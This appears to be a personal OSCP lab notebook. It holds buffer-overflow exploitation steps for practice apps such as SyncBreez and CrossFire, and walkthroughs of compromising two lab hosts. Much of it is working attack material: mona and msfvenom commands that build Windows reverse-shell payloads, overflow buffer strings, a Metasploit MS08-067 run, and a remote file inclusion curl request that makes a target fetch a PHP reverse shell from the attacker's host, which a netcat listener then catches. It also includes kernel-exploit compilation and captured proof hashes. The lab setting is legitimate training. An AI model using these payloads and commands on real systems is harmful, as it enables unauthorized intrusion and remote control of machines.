    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^ Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

to find opcodes

```
msf-nasm_shell
JMP xxx
CALL xxx
```

Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

```
buffer = ("A" * 2288) + "\xcf\x10\x80\x14" + "\xff\xE4\x90\x90" + ("\x90" * 20) + payload + ("\x90" * 20)
```

## VulnApp2

```
Bytes to break      = 2096
break Confirmed   = X
Exact Location     = 2080
overwrite confirmed = X
Shellcode space    = tiny
badchars          =
OPCODE            = CALL ECX
OPCODE HEX        = \xFF\xD1
OPCODE LOCATION   = 1480113d
little endian opcode location = \x3D\x11\x80\x14
```

### Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

### to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charcters
    ^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

### If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

### to find opcodes

```
msf-nasm_shell
JMP xxx
CALL xxx
```

### Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

# VulnApp2.1

```
Bytes to break      = 2096
break Confirmed   = X
Exact Location     = 2080
overwrite confirmed = X
Shellcode space    = 12
badchars          = \x00\x3B\x45
opcode             = CALL ECX
opcode hex         = \xff\xD1
operation address  = 14802E11
little endian address = "\x11\x2E\x80\x14"
```

## Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

## Find BadChar

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
```

## to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^ Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

## to find opcodes

```
msf-nasm_shell
JMP xxx
CALL xxx
```

## Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

# VulnApp3

```
Bytes to break      = 2148
break Confirmed   = X
Exact Location     = 2080
overwrite confirmed = X
Shellcode space    = 68
badchars          = \x00
opcode             =
opcode hex         =
operation address =
little endian address =
```

A's start in EDX

A's write to EBP

C's start in ESP

```
pop esi, pop edi, ret = 1480BAB4
ppr little endian      = "\xB4\xBA\x80\x14"
```

Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

Find BadChar

<http://www.whatasciicode.com/p/ascii-code-table.html>

```
bc = ""
bcl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        bcl.append(chr(ch))
for i in bcl:
    bc += i
input(bc)
```

to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
    !mona find -s "\xff\xe4" -m yeet.dll
        ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

to find opcodes

```
msf-nasm_shell
    JMP xxx
    CALL xxx
```

Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

# SyncBreez

```
Bytes to break      = 800
break Confirmed   = X
Exact Location     = 780
overwrite confirmed = X
Shellcode space    = X
badchars          = [0x00,0x0A,0x0D,0x25,0x26,0x2B,0x3D]
opcode             = 10090c83
opcode hex         = \x83\x0C\x09\x10
operation address  =
little endian address =
```

## Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

## Find BadChar

<http://www.whatasciicode.com/p/ascii-code-table.html>

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
#buffer = c + ("A" * (2288 - len(c))) + ("B" * 4) + ("C" * 1800)
```

## to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
    !mona find -s "\xff\xe4" -m yeet.dll
        ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

## If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

## to find opcodes

```
msf-nasm_shell
    JMP xxx
    CALL xxx
```

## Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

```
buffer = ("A" * 2288) + "\xcf\x10\x80\x14" + "\xff\xE4\x90\x90" + ("\x90" * 20) + payload + ("\x90" * 20)
```

# CrossFire

```
Bytes to break      = 4379
break Confirmed   = X
Exact Location     = 4368
overwrite confirmed =
Shellcode space    =
badchars          =
opcode             =
opcode hex         =
operation address  =
little endian address =
```

## Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

## Find BadChar

<http://www.whatasciicode.com/p/ascii-code-table.html>

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
#buffer = c + ("A" * (2288 - len(c))) + ("B" * 4) + ("C" * 1800)
```

## to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
    !mona find -s "\xff\xe4" -m yeet.dll
        ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

## If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

## to find opcodes

```
msf-nasm_shell
    JMP xxx
    CALL xxx
```

## Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x0A\x0D\x25\x26\x2B\x3D' -e x86/shikata_ga_nai
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x0A\x0D\x25\x26\x2B\x3D' -e x86/shikata_ga_nai exitfuc=thread
buffer = ("A" * 2288) + "\xcf\x10\x80\x14" + "\xff\xE4\x90\x90" + ("\x90" * 20) + payload + ("\x90" * 20)
```

## **10.11.1.5 ALICE Rooted**

Could not get ms10-017 to work, ms-08-067 was successfull in metasploit when I used a bind shell and changed the SMBPIPE to SRVSVC.

## ***enumeration***

domain THINC

x86

## **nmap**

```
nmap -Pn 10.11.1.5 && nmap -sC -sV -Pn 10.11.1.5 && nmap -p- -Pn 10.11.1.5
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:48 EDT
```

```
Nmap scan report for 10.11.1.5
```

```
Host is up (0.060s latency).
```

```
Not shown: 997 closed ports
```

```
PORT STATE SERVICE
```

```
135/tcp open msrpc
```

```
139/tcp open netbios-ssn
```

```
445/tcp open microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:48 EDT
```

```
Nmap scan report for 10.11.1.5
```

```
Host is up (0.073s latency).
```

```
Not shown: 997 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
135/tcp open msrpc Microsoft Windows RPC
```

```
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
```

```
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

```
Host script results:
```

```
|_clock-skew: -1m21s
```

```
|_nbstat: NetBIOS name: ALICE, NetBIOS user: HACKER, NetBIOS MAC: 00:50:56:9f:f5:61 (VMware)
```

```
| smb-security-mode:
```

```
| account_used: guest
```

```
| authentication_level: user
```

```
| challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
```

```
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 19.94 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:49 EDT
```

```
Nmap scan report for 10.11.1.5
```

```
Host is up (0.095s latency).
```

```
Not shown: 65532 closed ports
```

```
PORT STATE SERVICE
```

```
135/tcp open msrpc
```

```
139/tcp open netbios-ssn
```

```
445/tcp open microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 77.01 seconds
```

**smb**

## **smb nmap**

```
nmap --script smb-vuln* -p 139,445 10.11.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:48 EDT
Nmap scan report for 10.11.1.5
Host is up (0.097s latency).
```

| PORT    | STATE | SERVICE      |
|---------|-------|--------------|
| 139/tcp | open  | netbios-ssn  |
| 445/tcp | open  | microsoft-ds |

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
```

```
| Disclosure date: 2017-03-14
```

```
| References:
```

```
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Nmap done: 1 IP address (1 host up) scanned in 21.11 seconds

squid@CoolHandKali:/Yeet/Machines/OSCP\$

# enum4linux

```
enum4linux -a 10.11.1.5
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Apr 26 07:48:49 2020
```

```
=====
| Target Information  |
=====
Target ..... 10.11.1.5
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.5  |
=====
[+] Got domain/workgroup name: THINC
```

```
=====
| Nbtstat Information for 10.11.1.5  |
=====
Looking up status of 10.11.1.5
ALICE      <00> -     B <ACTIVE>  Workstation Service
ALICE      <20> -     B <ACTIVE>  File Server Service
THINC      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
ALICE      <03> -     B <ACTIVE>  Messenger Service
THINC      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
THINC      <1d> -     B <ACTIVE>  Master Browser
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
HACKER      <03> -     B <ACTIVE>  Messenger Service
```

```
MAC Address = 00-50-56-9F-F5-61
```

```
=====
| Session Check on 10.11.1.5  |
=====
[E] Server doesn't allow session using username ", password ". Aborting remainder of tests.
```

# pictures

```
PORT      STATE SERVICE      REASON
139/tcp    open  netbios-ssn  syn-ack
445/tcp    open  microsoft-ds syn-ack

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.

Disclosure date: 2008-10-23
References:
  https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

## smb vuln nmap

```
Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 09:29 EDT
Nmap scan report for 10.11.1.5
Host is up (0.085s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
1025/tcp   open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_.

Host script results:
|_clock-skew: mean: -31m20s, deviation: 42m24s, median: -1h01m20s
|_nbstat: NetBIOS name: ALICE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9f:68:21 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: alice
|   NetBIOS computer name: ALICE\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: alice.thinc.local
|   System time: 2020-04-26T14:27:55+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  10.11.1.5      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   445             yes       The SMB service port (TCP)
SMBPIPE  SRVSVC         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT   4444            yes       The listen port
RHOST   10.11.1.5      no        The target address

Exploit target:
Id  Name
--  --
0  Automatic Targeting
```

```
C:\Documents and Settings\Administrator\Desktop>type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
ed20b785808f615be2c588ed925b18ce

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  IP Address. . . . . : 10.11.1.5
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1
THINC\ALICE$
```

## ***proof***

```
C:\Documents and Settings\Administrator\Desktop>type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
ed20b785808f615be2c588ed925b18ce
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
    Connection-specific DNS Suffix . . . . .
    IP Address . . . . . : 10.11.1.5
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.11.0.1
```

```
THINC\ALICE$
```

```
ed20b785808f615be2c588ed925b18ce
```

## **10.11.1.8 Phoenix rooted**

nmap showed that an assload of ports were open.

while enumerating 80 robots.txt pointed me towards /internal.

The source code of /internal showed me that the machine was running advanced commenting system.

searchsploit showed me that I could craft a curl command to get code execution.

```
curl -s "http://10.11.1.8/internal/advanced_comment_system/admin.php?ACS_path=http://192.168.119.167:443/80.txt%00"
```

note --I think the trailing %00 makes the file execute as a .php or maybe adds the extension and executes it.

80.txt is pentestmonkey's phpshell.php edited and renamed.

catch reverse shell with nc.

uname -a shows 2.6.9-89

This kernel is vulnerable to 9545 and 9542. 9545 I could not get to work, some kind of job handler thing.

on the x86 kali I compiled the exploit and moved it via github

```
gcc -Wall -Wl,--hash-style=both -o 9542 9542.c
```

uploaded with wget, chmoded, executed and popped a root shell in the same terminal.

```
f56a325ef00d4553a4046b7eacc5d667
```

## ***enumeration***

domain PHOENIX

```
gcc -Wall -o linux-sendpage linux-sendpage.c
```

```
gcc -Wall -m64 -o linux-sendpage linux-sendpage.c
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.8 && nmap -sC -sV -Pn 10.11.1.8 && nmap -p- -Pn 10.11.1.8  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 11:03 EDT

Nmap scan report for 10.11.1.8

Host is up (0.53s latency).

Not shown: 990 filtered ports

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

|        |      |     |
|--------|------|-----|
| 21/tcp | open | ftp |
|--------|------|-----|

|        |      |     |
|--------|------|-----|
| 22/tcp | open | ssh |
|--------|------|-----|

|        |        |      |
|--------|--------|------|
| 25/tcp | closed | smtp |
|--------|--------|------|

|        |      |      |
|--------|------|------|
| 80/tcp | open | http |
|--------|------|------|

|         |      |         |
|---------|------|---------|
| 111/tcp | open | rpcbind |
|---------|------|---------|

|         |      |             |
|---------|------|-------------|
| 139/tcp | open | netbios-ssn |
|---------|------|-------------|

|         |      |       |
|---------|------|-------|
| 443/tcp | open | https |
|---------|------|-------|

|         |      |              |
|---------|------|--------------|
| 445/tcp | open | microsoft-ds |
|---------|------|--------------|

|         |      |     |
|---------|------|-----|
| 631/tcp | open | ipp |
|---------|------|-----|

|          |      |       |
|----------|------|-------|
| 3306/tcp | open | mysql |
|----------|------|-------|

Nmap done: 1 IP address (1 host up) scanned in 71.56 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 11:04 EDT

Nmap scan report for 10.11.1.8

Host is up (0.089s latency).

Not shown: 990 filtered ports

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

|        |      |     |              |
|--------|------|-----|--------------|
| 21/tcp | open | ftp | vsftpd 2.0.1 |
|--------|------|-----|--------------|

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|\_Can't get directory listing: ERROR

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.119.167

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 1

| vsFTPD 2.0.1 - secure, fast, stable

|\_End of status

22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)

| ssh-hostkey:

| 1024 89:94:af:2e:5d:c1:da:84:25:11:2c:12:45:c6:70:ac (RSA1)

| 1024 c1:c5:d1:83:0f:4d:d8:9e:8f:82:4c:be:53:4b:6e:14 (DSA)

|\_ 1024 bc:e1:e6:dd:ab:5e:fd:d1:21:2e:11:7c:d5:b2:03:52 (RSA)

|\_sshv1: Server supports SSHv1

25/tcp closed smtp

80/tcp open http Apache httpd 2.0.52 ((CentOS))

| http-methods:

|\_ Potentially risky methods: TRACE

| http-robots.txt: 2 disallowed entries

|/\_internal/ /tmp/

|\_http-server-header: Apache/2.0.52 (CentOS)

|\_http-title: Site doesn't have a title (text/html; charset=UTF-8).

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)

443/tcp open ssl/https?

|\_ssl-date: 2020-04-26T19:05:48+00:00; +3h58m04s from scanner time.

| sslv2:

| SSLv2 supported

| ciphers:

|\_ SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5

```
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_64_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
445/tcp open  netbios-ssn Samba smbd 3.0.33-0.17.el4 (workgroup: MYGROUP)
631/tcp open  ipp      CUPS 1.1
| http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Unix
```

Host script results:

```
|_clock-skew: mean: 5h18m04s, deviation: 2h18m35s, median: 3h58m03s
| smb-os-discovery:
| OS: Unix (Samba 3.0.33-0.17.el4)
| Computer name: phoenix
| NetBIOS computer name:
| Domain name:
| FQDN: phoenix
|_ System time: 2020-04-26T15:05:19-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 261.60 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 11:08 EDT

Nmap scan report for 10.11.1.8

Host is up (0.51s latency).

Not shown: 65524 filtered ports

| PORT     | STATE  | SERVICE      |
|----------|--------|--------------|
| 21/tcp   | open   | ftp          |
| 22/tcp   | open   | ssh          |
| 25/tcp   | closed | smtp         |
| 80/tcp   | open   | http         |
| 111/tcp  | open   | rpcbind      |
| 139/tcp  | open   | netbios-ssn  |
| 443/tcp  | open   | https        |
| 445/tcp  | open   | microsoft-ds |
| 631/tcp  | open   | ipp          |
| 868/tcp  | closed | unknown      |
| 3306/tcp | open   | mysql        |

Nmap done: 1 IP address (1 host up) scanned in 1631.68 seconds

***web***



## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
```

## **gobust**

```
gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.11.1.8:80
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.11.1.8:80
[+] Threads:   10
[+] Wordlist:  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
=====
2020/04/26 11:44:41 Starting gobuster
=====
/manual (Status: 301)
/usage (Status: 403)
/internal (Status: 301)
Progress: 23293 / 220561 (10.56%)^C
[!] Keyboard interrupt detected, terminating.
=====
2020/04/26 11:50:39 Finished
=====
```



**smb**

## ***smb nmap***

| PORT    | STATE | SERVICE      | REASON  |
|---------|-------|--------------|---------|
| 139/tcp | open  | netbios-ssn  | syn-ack |
| 445/tcp | open  | microsoft-ds | syn-ack |

# enum4linux

```
enum4linux -a 10.11.1.8
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Apr 26 11:25:27 2020
```

```
=====
| Target Information  |
=====
Target ..... 10.11.1.8
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.8  |
=====
[E] Can't find workgroup/domain
```

```
=====
| Nbtstat Information for 10.11.1.8  |
=====
Looking up status of 10.11.1.8
No reply from 10.11.1.8

=====
| Session Check on 10.11.1.8  |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[E] Server doesn't allow session using username "", password "". Aborting remainder of tests.
```

## Pictures

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 11:03 EDT
Nmap scan report for 10.11.1.8
Host is up (0.53s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    closed smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>example</title>
    <link type="text/css" rel="stylesheet" href="advanced_comment_system/css/style.css" />
    <script src="advanced_comment_system/js/common.js" type="text/javascript"></script>
    <script src="advanced_comment_system/js/mootools.js" type="text/javascript"></script>
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/8/www$ searchsploit advanced comment system
```

```
-----  
Exploit Title  
-----
```

```
Advanced Comment System 1.0 - Multiple Remote File Inclusions  
Advanced Comment System 1.0 - SQL Injection
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.119.167'; // CHANGE THIS
$port = 80; // CHANGE THIS
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/8$ curl -s "http://10.11.1.8/internal/advanced_comment_system/admin.php?ACS_path=http://192.168.119.167:443/80.txt%00"
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/8/www# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.8] 37174
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 athlon i386 GNU/Linux
